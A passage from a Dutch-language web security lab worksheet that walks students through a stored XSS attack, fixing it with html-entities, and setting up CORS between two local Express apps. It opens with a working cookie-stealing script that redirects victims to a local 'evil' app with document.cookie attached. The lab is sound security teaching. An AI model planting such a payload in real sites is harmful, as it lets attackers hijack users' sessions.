<script>window.location.replace(`http://localhost:3001?cookies=${document.cookie}`)</script>
```

7. Kijk in de terminal van de evil applicatie en neem een screenshot van de cookies van dog. Sleep deze hieronder in:




8. Wat kan cat hier nu mee doen?

zich als dog voordoen op de `index.js` applicatie

9. Gebruik de `html-entities` library om deze XSS zwakheden op te lossen in de web applicatie.

Probeer nog eens een alert te laten zien bij cat en neem hier een screenshot van die aantoont dat dit niet meer lukt. Sleep deze hieronder in.




10. Maak een kleine web applicatie in node/express op localhost met port 1337.

Zorg ervoor dat deze een html bestand kan tonen waar een request wordt gedaan via fetch naar `http://localhost:3000/users/json`.

Zorg ervoor dat je de `index.js` applicatie aanpast zodat deze requests van `http://localhost:1337` aanvaard. Gebruik hiervoor de `cors` library.

Neem een screenshot van je console output in chrome developer tools en sleep deze hieronder in:



11. Print deze pagina af als PDF en slaag deze op als `naam_voornaam_labo_csrif.pdf` en stuur de volgende files op via digitap:

- o `naam_voornaam_labo_xss.pdf`
- o `index.js`
- o alle files die je hebt aangemaakt in stap 10